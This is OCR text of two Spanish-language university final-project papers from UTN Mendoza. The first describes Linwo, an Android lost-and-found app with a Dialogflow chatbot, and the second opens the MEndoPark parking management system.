Esta propuesta de desarrollo surge al conocer, desde experiencias cercanas, las dificultades de encontrar algo que se perdió o devolver algo que se encontró. El deseo de toda persona es que le sea devuelto aquello que extravió y que muchas veces resulta difícil recuperar. El propósito de Linwo es ser la aplicación desarrollada para el servicio de la sociedad.

Esta propuesta desarrollada para la plataforma Android, permite a los usuarios, a través de un chatbot que reconoce Lenguaje Natural, difundir información acerca de objetos y mascotas perdidos o encontrados. .

Cada una de las publicaciones está identificada por región, fecha y categoría.

Los usuarios pueden recibir recompensas y son parte de un ranking a medida que utilicen la aplicación para ayudar a los demás.

La generación de reportes también está incluida en Linwo. Se puede consultar cuántas personas utilizan el sistema, cuántas personas pudieron recuperar lo que extraviaron y cuántos objetos perdidos se reportaron en un lapso de tiempo.

El sistema dispone de una base de datos con toda la información acerca de objetos y mascotas extraviados y encontrados, así como también un apartado con información acerca de personas perdidas.

La base de la aplicación es la participación activa de los usuarios, ya que cada usuario decide qué contenido quiere publicar a través de ella.

La idea final de desarrollar una aplicación de este tipo, gira en torno a lograr una centralización de la información referida a objetos/mascotas perdidos o encontrados, obteniendo así un feedback permanente para el usuario que la utilice y una experiencia única que no se encuentra en el resto de las aplicaciones del mercado.

Desarrollo

Relevamiento

Como se muestra en la Figura N° 1 “Personas que pudieron recuperar lo que perdieron”, el 58% de las personas que extraviaron algo no pudieron recuperarlo. El problema puede resumirse en la siguiente pregunta:

“¿Cómo ayudar a las personas a recuperar sus pertenencias en menos tiempo?”.




Figura N°1: Personas que pudieron recuperar lo que perdieron.

Se indagó acerca de la cantidad de redes sociales utilizadas para difundir contenido En la Figura N° 2 “Molestia al publicar en redes sociales”, se aprecia que al 62% le resulta molesto tener que crear una publicación en cada red social y luego esperar a que sea compartida.




Figura N°2: Molestia al publicar en redes sociales.

Dado el rubro en el que se desenvuelve la aplicación, el relevamiento no pudo realizarse en un entorno empresarial. Para lograr un desarrollo óptimo, se analizaron sistemas que ya implementan las tecnologías antes mencionadas. El objetivo fue identificar sus fortalezas, debilidades, problemas y necesidades, para integrar todo en un sistema novedoso, que cumpla con su objetivo principal de facilitar la difusión de lo que se quiere recuperar o devolver, centralizando la información en un sólo lugar.

Las aplicaciones existentes relevadas fueron: Facebook [2], Instagram [3], FoundSpot [4], XY Find it [5] y Wako [6].

A modo de conclusión, las necesidades y problemáticas encontradas fueron las siguientes:

- Descentralización de publicaciones.
- Dispersión de datos.
- Alcance y difusión de la publicación ligada al accionar del usuario.
- Funciones sujetas a planes de pago.
- Replicación y redundancia de información.
- Falta de automatización en el proceso de emparejamiento de usuarios.
- Aplicación ligada a hardware o tecnologías específicas.
- Mala experiencia de usuario (procesos largos y/o tediosos).
- Tiempos elevados de respuesta.

Adicionalmente, para obtener una perspectiva más clara de la problemática sobre la cual se basó el desarrollo de la aplicación, se difundió una encuesta a través de las redes sociales. Se llegó a la conclusión de que es muy difícil recuperar algo perdido y muchas veces puede pasar un largo tiempo hasta que sean devueltas. Por otro lado, las expectativas y funciones deseadas relevadas fueron las siguientes:

- Registrar objeto/mascota perdido
- Registrar objeto/mascota encontrado
- Poder alcanzar a más personas para lograr match entre perdido-encontrado.
- División categórica de objetos y mascotas encontradas/perdidas
- Filtros por zona, fecha de publicación
- Evitar publicaciones duplicadas
- Poder visualizar el Estado de las publicaciones.

Diseño

La aplicación se encuentra dividida en 9 módulos, los cuales se detallan a continuación:

Módulo 1: Comunicación

El objetivo de este módulo es emparejar a los usuarios que coincidan con las publicaciones perdidas y encontradas, para que luego ellos puedan gestionar la devolución del objeto o mascota publicada.

Funciones:

- Match entre usuarios.
- Notificaciones push sobre coincidencias.

User Stories:

- Emparejar usuarios



Figura N°3: datos de uno de los usuarios emparejados.

Módulo 2: Recompensas

Su función es recompensar a los usuarios que pudieron devolver un objeto o mascota que encontraron. También asigna el nivel correspondiente que el usuario alcanzó tras recibir reiteradas recompensas

Funciones:
- Gestión de Recompensas

User Stories:
- Recibir recompensa
- Visualizar recompensas
- Recibir nivel

Módulo 3: Reportes y Estadísticas

Este módulo muestra reportes de interés a nivel estratégico.

Funciones:
- Generación de reportes:
  - Utilización de aplicación.
  - Publicaciones clasificadas por tipo y zona geográfica.
  - Recompensas otorgadas por usuario.
- Cálculo de estadísticas:
  - Cantidad de objetos encontrados en un período de tiempo específico.
  - Cantidad de objetos perdidos en un período de tiempo específico.
  - Cantidad de publicaciones por zona geográfica.
  - Cantidad de usuarios conectados.
  - Cantidad de usuarios recompensados

User Stories:
- Generar reporte Cantidad de Tipos de Publicaciones
- Generar reporte Categorías más referenciadas
- Generar reporte de Lugares de mayor Extravíos/Encuentros
- Generar reporte Cantidad de recompensas otorgadas



Figura N°4: Reporte Cantidad de publicaciones creadas por tipo.

Módulo 4: Usuarios

Este módulo está destinado a todas las actividades que gestionen las cuentas de los usuarios.

Funciones:
- Manejo de usuarios.
- Creación de Usuarios.
- Manejo de sesiones.
- Perfil del usuario:
  - Información general.
  - Publicaciones de interés.
  - Publicaciones propias

User Stories:
- Visualizar Perfil
- Alta usuario
- Baja usuario
- Recuperar contraseña
- Modificar perfil
- Iniciar sesión
- Cerrar sesión
- Agregar publicación a favoritos
- Quitar publicación de favoritos
- Visualizar favoritos

Módulo 5: Chatbot

Este módulo está destinado a mejorar la experiencia de usuario, brindando una charla amena con lenguaje natural, evitando formularios al momento de crear publicaciones.

Utiliza Aprendizaje de Máquina para entrenar conversaciones que tenga con el usuario.

Se puede observar en la Figura N° 5 “Creación de una publicación” que la creación de publicaciones se realiza a través del uso del chatbot, es decir que el usuario mantiene una conversación brindando los datos necesarios del objeto y luego el sistema crea la publicación evitando llenar formularios.

De esta forma también se evita crear publicaciones duplicadas y en caso de encontrar alguna coincidencia con otra publicación, se notifica a los usuarios brindado la información de contacto provista por ambos para que se pongan en contacto y se realice la devolución en cuestión.

Funciones:
- Reconocimiento de Lenguaje natural.
- Creación de publicaciones.
- Carga de imágenes.
- Reconocimiento de publicaciones duplicadas.

User Stories:
- Control de lenguaje ofensivo
- Previsualizar publicación




Figura N°5: Pantalla de previsualización de la publicación a crear.

Módulo 6: Publicaciones

En este módulo, el usuario puede crear una publicación referida a una mascota u objeto perdido o encontrado, brindando información relevante para su recuperación o devolución. También puede crear publicaciones en la sección de personas perdidas con todos los datos importantes.

Funciones:

- Visualización de publicaciones sobre personas perdidas.
- Visualización de publicaciones sobre objetos perdidos.
- Visualización de publicaciones sobre mascotas perdidas
- Creación de publicaciones

User Stories

- Crear publicación de objeto / mascota perdida
- Crear publicación de objeto / mascota encontrada
- Crear publicación de persona perdida
- Modificar publicación
- Borrar publicación
- Listar publicaciones
- Visualizar publicación

Módulo 7: Búsqueda

Este módulo se encarga de buscar publicaciones con contenido coincidente del objeto/mascota perdido/encontrado.

De esta forma también se evita crear publicaciones duplicadas y en caso de encontrar alguna coincidencia con otra publicación, se notifica a los usuarios brindado la información de contacto provista por ambos para que se pongan en contacto y se realice la devolución en cuestión.

Funciones:

- Búsqueda de publicaciones por tipo (perdido/encontrado), filtrando por distintos criterios: zona, fecha, categoría, etc.

User Stories:

- Buscar coincidencia de publicación

Módulo 8: Seguridad

Este módulo está relacionado con la forma de validar la autenticidad del usuario, autenticar mediante preguntas de seguridad el dueño de un objeto o mascota perdida y la gestión de roles de usuarios.

Funciones:

- Validación de cuenta de usuario.
- Validación de autenticidad de dueño de un objeto o mascota perdido.

User Stories

- Validar Usuario
- Autenticar dueño
- Agregar/eliminar permiso a rol
- Establecer un rol a un usuario

Módulo 9: Administración

Este módulo sirve para configurar todos los parámetros necesarios para que la aplicación funcione correctamente.

Funciones:

- Alta y modificación de entidades.

User Stories

- Alta recompensa
- Modificar recompensa
- Alta política recompensa
- Modificar política recompensa
- Crear rol
- Modificar rol
- Alta estado
- Modificar estado
- Alta tipo publicación
- Modificar tipo publicación
- Alta categoría
- Modificar categoría
- Alta subcategoría
- Modificar subcategoría
- Alta tipo recompensa
- Modificar tipo recompensa
- Alta provincia
- Modificar provincia
- Alta país
- Modificar país
- Alta nivel
- Modificar nivel
- Alta red social
- Modificar red social
- Crear recurso
- Modificar recurso
- Crear dato aleatorio
- Modificar dato aleatorio

Modelo de entidades

En la Figura N°6 “Modelo del dominio del sistema” se puede observar la representación del modelado de entidades del sistema.




Figura N°6: Modelo del dominio del sistema.

Implementación

Las tecnologías utilizadas para el desarrollo de la aplicación fueron:

- Visual Studio Code [7], como Editor de texto para desarrollo.
- Ionic [8], como marco de trabajo para la estructura del proyecto.
- Firestore [9], como motor de Base de Datos
- Slack [10], para llevar a cabo reuniones de grupo.
- WhatsApp [11], para comunicación continua entre los integrantes del equipo.
- Trello [12], como herramienta de administración de proyecto y control de seguimiento.
- Google Drive [13], para la gestión de versionado en archivos de texto que documenten el trabajo realizado.
- Google Docs [14], para llevar a cabo la documentación del sistema.
- Gitlab [15], plataforma basada en Git para la gestión de versionado del código.
- Microsoft Project [16], como software para elaborar diagramas de Gantt y realizar la documentación de la planificación de tiempos.
- Dialogflow [1], como herramienta de inteligencia artificial para el reconocimiento de lenguaje natural y auto respuesta de chat.
- JavaScript [17], como lenguaje de programación para el desarrollo de la aplicación.
- Firebase [18], como servidor de base de datos y lógica de negocios.

- NodeJS [19], como compilador o motor para la lógica de negocio.
- Express [20], como marco de trabajo para la organización del proyecto de backend.

Metodología de trabajo para utilizar GIT

Se crearon dos repositorios, uno abocado al proyecto de frontend y otro al de backend.

En cada repositorio se creó una rama master la cual contiene el código de cada repositorio en su versión estable.

Por cada nueva funcionalidad se creó una rama.

Luego de testear cada funcionalidad se fusiona la rama de dicha funcionalidad con la rama master y se asigna un número de versión según la semántica SemVer [21]

Estructura del proyecto en Visual Code

Frontend

En cuanto al código del frontend, está estructurado en base a la organización que ya provee Ionic.

En la carpeta assets se encuentran las imágenes, archivos js de terceros y fuentes de texto a utilizar.

En la carpeta app hay subcarpetas las cuales se crean de acuerdo a cada módulo, y a su vez estos módulos pueden subdividirse en subcarpetas para funcionalidades más específicas.

En la carpeta theme hay un archivo el cual contiene la combinación de colores a utilizar por la aplicación.

La carpeta node_modules contiene todos los archivos de terceros necesarios para el funcionamiento de la aplicación.




Figura N° 7: Estructura código Frontend.

Backend

En cuanto al código del backend, está organizado con la estructura que provee Express.

En la carpeta public están los archivos js, imágenes y hojas de estilo que utilizará el backend.

En la carpeta routes se encuentran los distintos endpoints. Esta carpeta está subdividida en distintas carpetas, la cual cada una es un endpoint específico que contiene funcionalidades, por ejemplo, el endpoint del módulo de usuarios va en la carpeta usuarios, dentro de la carpeta routes.

La carpeta views contiene archivos generales que se utilizan para la devolución de distintos mensajes ya predefinidos.




Figura N°8: Estructura código Backend.

Resultados

Los resultados obtenidos hasta el momento han sido satisfactorios. Se logró desarrollar un primer prototipo completamente funcional del sistema planteado.

Respetando una metodología de trabajo tradicional, tras realizar el relevamiento y diseño del sistema ha sido posible avanzar sin mayores inconvenientes.

Discusión

Existe un amplio rango de objetos personales que se extravían día a día, los cuales son imposibles de recuperar. Muchos de ellos poseen un gran valor para sus dueños, independientemente del valor monetario del mismo. Linwo puede ser utilizada no sólo por el público en general, sino que también podría ser configurada para empresas y organizaciones particulares. De esta forma se fomenta el compañerismo entre sus miembros y empleados y mejora el ambiente laboral. Motivar a los empleados por medio de reconocimientos y recompensas podría incentivarlos a realizar mejor su trabajo y aumentar la productividad de la empresa.

Otro punto clave del posicionamiento de la aplicación, es el desplazamiento del resto de redes sociales utilizadas para la búsqueda de objetos perdidos, utilizando por nuestra parte una tecnología atractiva como es la inteligencia artificial, para adueñarnos del mercado que tienen cautivo estas redes.

Conclusión y Trabajos Futuros

El desarrollo ha sido altamente satisfactorio. Se ha incrementado en gran medida la experiencia de los integrantes del equipo y ha enseñado a trabajar de forma más cercana a la realidad. El hecho de utilizar tecnologías que se encuentran en su auge de utilización para el desarrollo, la documentación oficial y extra oficial disponible, ha facilitado en gran medida el proceso de desarrollo, disminuyendo el impacto de los problemas al ser posible encontrar soluciones de manera más rápida. Como trabajo pendiente es posible enlistar planificar la difusión de la app en el rubro, preparar el servidor para soportar múltiples usuarios simultáneos y su carga de datos correspondiente, y preparar la publicación de la aplicación en el Play Store según los estándares exigidos.

Agradecimientos

A la cátedra de Proyecto Final – UTN – FRM.

Referencias

[1] Dialogflow - https://dialogflow.com/
[2] Facebook - https://www.facebook.com/
[3] Instagram - https://www.instagram.com/?hl=es-la
[4] FoundSpot - https://www.foundspot.com/
[5] XY Find it - https://xyfindit.com/
[6] Wako - https://wako.com.ar/
[7] Visual Studio Code - https://code.visualstudio.com/
[8] Ionic - https://ionicframework.com/
[9] Firestore - https://firebase.google.com/docs/firestore
[10] Slack - https://slack.com/intl/es-ar/
[11] WhatsApp - https://www.whatsapp.com/
[12] Trello - https://trello.com/
[13] Google Drive - https://www.google.com/intl/es_ALL/drive/
[14] Google Docs - https://www.google.com/intl/es_AR/docs/about/
[15] GitLab - https://about.gitlab.com/
[16] Microsoft Project - https://products.office.com/es-ar/project/project-and-portfolio-management-software
[17] JavaScript - https://www.javascript.com/
[18] Firebase - https://firebase.google.com/?hl=es-419
[19] NodeJS - https://nodejs.org/es/
[20] Express - https://expressjs.com/es/
[21] SemVer - https://semver.org/

Datos de Contacto:

proyecto5toutn@gmail.com

MEndoPark
Sistema de Gestión de Estacionamiento

Erika Jennifer D'Agnillo, Erick Mendoza Guzman, Débora Alejandra Peña Cervera, Jonatan Emmanuel Vera
Universidad Tecnológica Nacional, Facultad Regional Mendoza { ejenniferdag , erick.mza.2014, penaalejandra85, jonatan.e.vera*}*@gmail.com

1. Resumen

El sistema de gestión de estacionamiento, MEndoPark, ha sido desarrollado como proyecto final de Carrera Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional, Facultad Regional Mendoza.

El proyecto surge para dar respuesta a una problemática actual: ¿Cómo encontrar estacionamiento y minimizar el congestionamiento de tránsito provocado por la concurrencia vehicular?

Haciendo una investigación del tráfico circulante en la Ciudad de Mendoza se obtiene que ingresan un total de 270.000 vehículos a la ciudad. Los vehículos ingresantes conviven, además, con los 110.000 vehículos del parque interno de la capital de Mendoza más los vehículos de transporte público, bicicletas y motos. La convivencia diaria de los vehículos que circulan en la ciudad generan caos vehicular y demora en la circulación vehicular como demora en la localización de áreas de estacionamiento.

Investigada la problemática se presenta el proyecto MEndoPark que tiene por objetivo agilizar la localización de plazas disponibles para el estacionamiento. Las localizaciones de estacionamiento se desarrollan teniendo en cuenta el uso de la aplicación tanto para sectores privados, como playas de estacionamiento, como sectores públicos medidos, como las municipalidades.

Mediante el desarrollo de una aplicación web/mobile se pretende que los usuarios, dueños de estacionamientos privados y ciudades se vean beneficiados.

Una interfaz mobile permite que el usuario ingrese la ubicación de destino mostrando el sistema el estado de ocupación actual de las plazas de estacionamiento públicas y privadas en un radio concéntrico a la ubicación indicada.

Las plazas de estacionamiento indican su estado de ocupación de dos formas posibles a elegir siendo estas mutuamente excluyentes. Por un lado, se puede hacer uso de sensores que trasmitan el estado ocupacional en tiempo real, por otro lado, se puede cambiar el estado de ocupación de la plaza mediante software con intervención humana.

Con la información recopilada tras la utilización de la aplicación se pueden emitir un conjunto de informes que respondan a indicadores de interés y sirvan para la toma de decisiones por parte de las municipalidades y estacionamientos privados.

2. Abstract

The parking management system, MEndoPark, has been developed as the final project of the Career in Information Systems Engineering of the National Technological University, Mendoza Regional Faculty.

The project arises to respond to a current problem: ¿How to find parking and minimize traffic congestion caused by vehicular traffic?

Doing an investigation of the circulating traffic in the City of Mendoza it is obtained that a total of 270,000 vehicles enter the city. Incoming vehicles live with the 110,000 vehicles in the internal park of the capital of Mendoza plus public transport vehicles, bicycles and motorcycles. The daily coexistence of the vehicles that circulate in the city generate vehicular chaos and delay in the vehicular circulation as a delay in the location of parking areas.

Once the problem has been investigated, the MEndoPark project is presented, which aims to expedite the location of available parking spaces. Parking locations are developed taking into account the use of the application for both private sectors, such as parking beaches, as measured public sectors, such as municipalities.

Through the development of a web / mobile application it is intended that users, owners of private parking lots and cities benefit.

A mobile interface allows the user to enter the destination location showing the system the current occupancy status of public and private parking spaces within a concentric radius to the indicated location.

The parking spaces indicate their occupation status in two possible ways to choose from being these mutually exclusive. On the one hand, you can make use of sensors that transmit the occupational state in real time, on the other hand, you can change the occupation status of the square through software with human intervention.

With the information collected after using the application, a set of reports can be issued that respond to indicators of interest and serve for decision-making by municipalities and private parking lots.

3. Palabra Clave

Aplicación de Estacionamiento, Estacionamiento Inteligente, Cuidad Inteligente, Búsqueda de Estacionamiento, Ordenamiento Vehicular, Gestión de Estacionamiento, Arduino, Sensor de posición, Aplicación Android, Amazon Web Services.

4. Introducción

Día a día estacionar en las grandes ciudades es un reto difícil de lograr debiendo enfrentar caos vehicular, innumerables violaciones a las normas de tránsito y pérdida de tiempo que conlleva la búsqueda del sitio más adecuado para aparcar. El caos vehicular trae aparejado el estrés adquirido al conducir y la contaminación asociada, ante la innecesaria circulación que genera la búsqueda de estacionamiento.

Parque automotor en Mendoza

Según un artículo publicado por el diario online El Sol (Ref 1: Javier Cusimano, 2019), como se puede observar en la "**Figura 1**. Parque Automotor en Mendoza", el parque automotor en Mendoza ha ido incrementado su tamaño año a año teniendo un total de 819.952 vehículos en condiciones registrales para conducir. Del total de vehículos registrados ingresan a la ciudad un total de 270.000 vehículos que deben convivir con 110.000 vehículos del parque interno de la capital de Mendoza más los vehículos de transporte público, bicicletas y motos.




Figura 1. Parque Automotor en Mendoza

Esta cantidad de concurrencia vehicular tiene asociada una pérdida considerable de tiempo a la hora de buscar el sitio adecuado para dejar el vehículo y continuar con los trámites diarios.

Saber de antemano la disponibilidad de sitios disponibles para el estacionamiento en áreas públicas y playas privadas permite organizar el viaje de manera más cómoda para el conductor.

Aplicación al sector público y privado

El sistema de gestión de estacionamiento, MEndoPark, permite que el usuario seleccione una ubicación de destino mostrando en un mapa los sitios de estacionamiento en estado libre y ocupado. La aplicación muestra los estacionamientos de las playas privadas como los estacionamientos correspondientes al sector público medido.

Los dueños de estacionamientos privados, que implementen el sistema, pueden además mostrar el canon a abonar por el conductor según su tipo de vehículo, horarios de apertura y cierre de la playa y promociones ofrecidas.

Desde el sector público se ha considerado la aplicación del sistema a los sitios con aparcamiento medido. Los municipios pueden aportar la información de los estacionamientos en condiciones de utilización, días y horarios de pago del estacionamiento y canon a abonar.

La aplicación, tanto para el sector público como privado, permite diferenciar los lugares disponibles para estacionamientos de vehículos destinados a personas con prioridad y capacidad reducida.

Marcación de estado de plazas de estacionamiento con sensores

El cambio de estado, ante la ocupación vehicular, del sitio de estacionamiento puede realizarse de dos formas: mediante la implementación de sensores o mediante la intervención humana.

Estudio de aparcamientos inteligentes con uso de sensores

Ante la decisión de utilizar sensores como una forma de medir el estado de ocupación de las plazas de estacionamiento se realiza una investigación acerca de las posibles tecnologías que se pueden utilizar. De la investigación surge que los posibles tipos de sensores a utilizar en nuestro proyecto pueden ser:

- Sensores instalados en el suelo (Ref 2: World Sensing)
- Sistemas vigilados por cámaras (Ref 3: tenealive).
- Sistemas de red de drones (Ref 4: xataka, 2015).

Se seleccionó para la marcación de estados de las plazas de estacionamiento los sensores instalados en el suelo por ser una de las soluciones con mayor penetración en el mercado.

Funcionamiento de sensores instalados en el piso

La utilización de sensores, como se observa en la "**Figura 2**. Uso de sensores en calzada", colocados de forma segura en la calzada, permiten monitorear en tiempo real el estado de ocupación del estacionamiento.

El estado es recolectado por repetidores que transmiten la información a un Gateway, subiendo el estado a un almacenamiento disponible en la nube. La información de cambio de estado es recolectada por la aplicación que muestra de manera gráfica el estado de ocupación del sitio de aparcamiento en tiempo real.



Figura 2. Uso de sensores en calzada

Marcación de estado de plazas de estacionamiento sin sensores

El estado de un sitio de estacionamiento puede ser controlado mediante la intervención humana sin la necesidad de que se haga uso de sensores.

En caso que no se desee hacer uso de sensores para marcar el estado de ocupación de las plazas se realizará el mapeo de los espacios de estacionamiento. Cada posición de mapeo de estacionamiento es dada de alta haciéndola corresponder con coordenadas geográficas que se identifican mediante puntos en el mapa. Cada punto puede adquirir los estados de libre u ocupado cuya modificación se realiza haciendo uso de la aplicación para el cambio de estado.

